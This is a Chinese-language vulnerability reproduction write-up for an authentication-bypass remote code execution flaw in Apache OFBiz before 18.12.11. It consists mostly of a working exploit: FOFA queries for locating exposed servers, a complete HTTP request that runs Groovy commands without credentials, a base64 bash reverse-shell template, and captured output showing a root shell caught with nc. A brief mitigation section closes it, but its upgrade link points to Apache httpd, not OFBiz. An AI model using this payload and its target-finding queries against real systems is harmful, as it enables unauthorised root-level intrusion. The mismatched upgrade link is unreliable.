

# A14-1ApacheOFBiz-电子商务平台-RCE

## 漏洞描述：

该系统的身份验证机制存在缺陷，可能允许未授权用户通过绕过标准登录流程来获取后台访问权限。此外，在处理特定数据输入时，攻击者可构造恶意请求绕过身份认证，利用后台相关接口功能执行groovy代码，导致远程代码执行

## 影响版本：

Apache Ofbiz< 18.12.11

## 网站图片：



## 网络测绘：

### fofa语法：

cert="Organizational Unit: Apache OFBiz" || (body="www.ofbiz.org" && body="/images/ofbiz\_powered.gif") || header="Set-Cookie: OFBiz Visitor" || banner="Set-Cookie: OFBiz Visitor"


## 漏洞复现：

### payload:

```
POST /webtools/control/ProgramExport?USERNAME=&PASSWORD=&requirePasswordChange=Y HTTP/1.1
Host: your-ip
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5. (windows NT 100; Win64; x64) AppleWebKit/537.36 (KHTML,like Gecko) Chrome/Safari/537.36
Accept-Encoding: gzip,deflate,br
Accept-Language:en-US,en;q=0.9
Connection: close
```

groovyProgram=import+groovy.lang.GroovyShell%0D%0A%0D%0AGroovyShell+shell+%3D+new+GroovyShell%28%29%3B%0D%0Ashell.evaluate%28%27%22执行的命令%22.execute%28%29%27%29

### 效果图：



域名

搜索

子域名: [rsv7mmgy.dnslog.pw](#)

☐ 监视刷新 ?

ID	域名	Type	IP	位置	时间	操作
25649670	rsv7mmgy.dnslog.pw	A			2023-12-28 18:22:37	<a href="#">删除</a>

« 1

第1页 / 共1页, 共1条记录

[删除所有记录](#)

```
bash -c {echo,base64编码的反弹shell指令}|{base64,-d}|{bash,-i}
```

PS: 特殊符号ur编码

Request

数据包扫描 热加载 构造请求

Responses https 9138bytes / 78ms

美化 渲染 请输入定位响应



```

1 POST /webtools/control/ProgramExport?USERNAME=&PASSWORD=&requirePasswordChange=Y HTTP/
1.1
2 Host : [REDACTED]
3 Accept: /*
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 User-Agent: Mozilla/5. (windows NT 100; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/Safari/537.36
6 Accept-Encoding: gzip,deflate,br
7 Accept-Language:en-US,en;q=0.9
8 Connection: close
9
10 groovyProgram=import groovy.lang.GroovyShell;@00@0A@GroovyShell+shell+X3D+new
+GroovyShell+2829X38@0A@shell.evaluateX28x27x22bash+
+7ghecho%2CYnf[REDACTED]2N1aU+Piyx7Dn7Ck7B8ase64%2C
-dX7Dn7Ck7B8ash%2C-x7Dn22.executeX28x27x22[REDACTED]

```

```

1 HTTP/1.1 200-OK
2 Server: Apache-Coyote/1.1
3 X-Powered-By: Servlet/3.0 JSP/2.2 (Apache Tomcat/7.0.65 Java/Oracle Corporation/1.7.0_79-b15)
4 Set-Cookie: JSESSIONID=E0B25535F174EC44781590B4695EC0.Jwml; Path=/webtools/; Secure; HttpOnly
5 Set-Cookie: OFBiz_Visitor=1504125; Expires=Fri, 27-Dec-2024 10:26:59 GMT; Path=/
6 Content-Type: text/html; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Thu, 28 Dec 2023 10:26:59 GMT
9 Connection: close
10 Content-Length: 9138
11
12 <!DOCTYPE html>
13 <!-- Begin Screen component: /webtools/widget/EntityScreens.xml#ProgramExport -->
14 <!-- Begin Screen component: /common/widget/CommonScreens.xml#CommonImportExportDecorator -->
15 <!-- Begin Screen component: /webtools/widget/CommonScreens.xml#main-decorator -->
16 <!-- Begin Screen component: /common/widget/CommonScreens.xml#GlobalDecorator -->
17 <!-- Begin Screen component: /common/widget/CommonScreens.xml#GlobalActions -->
18 <!-- End Screen component: /common/widget/CommonScreens.xml#GlobalActions -->
19 <!-- Begin Section-Widget -->
20 <!-- End Section-Widget -->
21 <!-- Begin Section-Widget -->
22 <!-- Begin Template component: /bewilling/includes/header.ftl -->
23 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-US" lang="en-US" dir="ltr">
24 <head>
25 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
26 <meta http-equiv="Content-Language" content="en"/>
27 <meta http-equiv="Content-Style-Type" content="text/css"/>
28 <meta http-equiv="Content-Script-Type" content="text/javascript"/>

```

```
[root@VM-16-8-centos ~]# nc -l-vvp 6666
Listening on any address 6666 (ircu-2)
Connection from 192.168.1.2:44056
bash: no job control in this shell
[root@iZbp1aef2gx9knjsm6zqodZ be-willing]#

[root@iZbp1aef2gx9knjsm6zqodZ be-willing]#

[root@iZbp1aef2gx9knjsm6zqodZ be-willing]#

[root@iZbp1aef2gx9knjsm6zqodZ be-willing]#

[root@iZbp1aef2gx9knjsm6zqodZ be-willing]# id
id
uid=0(root) gid=0(root) 组=0(root)
[root@iZbp1aef2gx9knjsm6zqodZ be-willing]#
```

**修复建议:**

**临时缓解方案 增强监控和日志审计：**加强对系统登录和数据处理相关操作的监控，以及日志记录的审计。特别关注任何非正常或异常的登录尝试和数据处理请求。**限制访问：**暂时限制对该系统的访问，仅允许来自可信网络或已验证的用户进行访问。**升级修复方案** Apache官方已发布安全更新，建议访问官网（<https://httpd.apache.org/download.html>）升级到最新版本。